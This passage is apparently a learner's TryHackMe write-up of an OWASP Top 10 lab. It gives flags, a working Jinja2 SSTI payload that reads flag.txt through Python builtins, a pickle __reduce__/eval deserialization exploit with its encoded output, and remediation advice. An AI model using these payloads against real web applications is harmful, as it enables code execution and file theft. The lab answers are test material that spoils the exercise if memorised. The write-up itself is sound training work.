
THM{WEAK_CRYPTO_FLAG}

✓ Correct Answer



Explanation

The key was **KEY1**. This key was used to decrypt all the encrypted hashes, the flag was in a confidential document.



1.3 A05 :Injection

Question

Perform an SSTI attack on the practical. You need to read the contents of flag.txt that is located within the same directory as the web application.

Answer: **THM{SSTI_FLAG_OBTAINED}**

Perform an SSTI attack on the practical. You need to read the contents of flag.txt that is located within the same directory as the web application.

THM{SSTI_FLAG_OBTAINED}

✓ Correct Answer



I used the syntax {{ request.application._globals._.builtins_.open('flag.txt').read() }}

SSTI Playground

This lab intentionally renders raw user input inside a Jinja2 template using `render_template_string`. Enter snippets below to observe how template expressions execute on the server.

PAYLOAD

```
{{ request.application.__globals__.__builtins__.open('flag.txt').read() }}
```

Render payload

Rendered Output

THM[SSTI_FLAG_OBTAINED]

Notes

Jinja2 templates can access Python objects when not sandboxed.

Look for builtins like `config`, `request`, `cycler`, `joiner`, `lipsum`.

Try payloads such as `{{7*7}}` or `{{config.items()}}` to explore.

Why this is vulnerable

User-controlled strings are evaluated as templates. Attackers can reach `config`, call Python builtins, or leverage objects to access host resources.

1.4 A08 Software or data integrity failures

Use Python to pickle a malicious, serialised payload that reads the contents of `flag.txt` and submits it to the application.

What are the contents of `flag.txt`?

Answer: `THM{INSECURE_DESERIALIZATION}`

Use Python to pickle a malicious, serialised payload that reads the contents of `flag.txt` and submits it to the application.

What are the contents of `flag.txt`?

`THM{INSECURE_DESERIALIZATION}`

✓ Correct Answer



```
kali@kali: ~
Session Actions Edit View Help
$ # Generate and encode the payload
(kali@kali)-[~]
$ payload = pickle.dumps(Malicious())
zsh: parse error near `)'
(kali@kali)-[~]
$ encoded = base64.b64encode(payload).decode()
function> print(encoded)~
(kali@kali)-[~]
$
(kali@kali)-[~]
$ echo "import pickle
import base64

class Malicious:
    def __reduce__(self):
        # This executes: open('flag.txt').read() on the server
        return (eval, ('open('flag.txt').read()',))

# Generate and encode the payload
payload = pickle.dumps(Malicious())
encoded = base64.b64encode(payload).decode()
print(encoded)" > exploit.py
(kali@kali)-[~]
$ python3 exploit.py
gASVMwAAAAAAAAACMGJ1aWx0aW5zIiwEZXZhbJSTLIwXb3BlbignZmxhZy50eHQnKS5yZWFKKCMUhZRS1C4=
(kali@kali)-[~]
$
```

integrity verification.

PICKLE DATA (BASE64)

```
gASVMwAAAAAAAAACMGJ1aWx0aW5zIiwEZXZhbJSTLIwXb3BlbignZmxhZy50eHQnKS5yZWFKKCMUhZRS1C4=
```

Deserialize

Deserialized Output

```
THM{INSECURE_DESERIALIZATION}
```

signatures or hashes.

- **Unsafe deserialization** - Python's pickle can execute arbitrary code during deserialization.
- **Trust boundary violation** - Untrusted user input is deserialized as if it came from a trusted source.
- **No input validation** - No schema validation or whitelisting of allowed object types.

Attack Vector:

Craft a malicious pickle payload that reads `flag.txt` when deserialized. The pickle module allows arbitrary code execution via the `__reduce__` method.

Fix:

- Use safe serialization formats (JSON, YAML with `safe_load`)
- Verify digital signatures before deserializing
- Whitelist allowed object types
- Use restricted unpicklers or sandboxed environments
- Never deserialize untrusted data

Conclusion and Summary

Through my learning, I have understood that the OWASP Top 10 represents the most critical and commonly exploited web application security risks, serving as a practical foundation for understanding how real-world attacks happen. It highlights vulnerabilities such as broken access control, injection, insecure design, security misconfiguration, and vulnerable components, all of which I have seen directly connect to hands-on testing techniques like fuzzing, endpoint enumeration, and payload manipulation. Rather than being just a theoretical list, I now see it as a structured framework that helps guide both secure development and penetration testing by focusing on the weaknesses that attackers most frequently exploit.

Below is the screenshot and a link of my module completion.

<https://tryhackme.com/p/marynyambura657>

The screenshot shows a completion notification on a dark-themed interface. At the top, it says 'Share your win with your peers' and 'Your progress can inspire others in your community.' Below this is a card for the completed room. On the left is a circular icon with a fly. To the right, the text reads 'OWASP Top 10 2025: Insecure Data Handling completed!' followed by 'marynyambura657 completed another room on their cyber security journey.' Below the text are three statistics: 'Completed tasks' with a flag icon and the number 4, 'Points earned' with a coin icon and the number 24, and 'Streak' with a flame icon and the number 1. Underneath these is a section titled 'Share on social media' with the prompt 'Share your win before starting the next room'. It contains six buttons for social media sharing: LinkedIn, WhatsApp, Telegram, Twitter/X, Facebook, and Reddit. At the bottom right of the card is a green button that says 'Go to dashboard' with a right-pointing arrow.

Completed tasks	Points earned	Streak
4	24	1

Share on social media

Share your win before starting the next room

[in LinkedIn](#) [WhatsApp](#) [Telegram](#) [X Twitter / X](#) [f Facebook](#) [Reddit](#)

[Go to dashboard →](#)

